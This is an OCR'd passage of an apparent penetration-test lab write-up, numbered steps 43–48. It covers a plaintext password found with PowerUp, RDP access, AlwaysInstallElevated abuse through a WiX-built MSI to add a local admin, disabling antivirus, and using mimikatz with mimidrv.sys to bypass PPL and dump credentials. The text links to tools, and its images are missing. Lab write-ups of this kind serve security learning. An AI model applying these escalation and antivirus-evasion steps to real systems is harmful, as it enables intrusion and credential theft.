
Image not found or type unknown



srv01 -> srv02


43: Invoke **PowerUp**, and we find jason.hudson’s plaintext password:
jason.hudson:jkhnrjk2020!

Image not found or type unknown



jason.hudson is also a member of **local RDU** group, so we can access **SRV01** via **RDP** as jason.hudson.

Image not found or type unknown



44: jason.hudson is configured **AlwaysInstallElevated** privilege, we can abuse it to escalate privilege. However, we also need to **evade AV**, so we cannot use msfvenom to generate msi payload.

45: To achieve this, we can make use of a tool **wix** (


https://github.com/wixtoolset/wix3/releases/tag/wix3112rtm). The steps can be found here:

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/create-msi-with-wix. And we can make use of **existing templates** to make it simple:

https://github.com/KINGSABRI/MSI-AlwaysInstallElevated


46: To execute arbitrary command with **SYSTEM** privilege, just modify highlighted command. I choose to add a **new local admin** user.

Image not found or type unknown



47: Execute msi packages, and I added a new local admin user **root**.

Image not found or type unknown



48: Switch to root, shut down AV. Then download **mimikatz** and dump credentials. We find **PPL** is stopping us from dumping hashes, so just load **mimidrv.sys** to remove it.

Image not found or type unknown






Image not found or type unknown



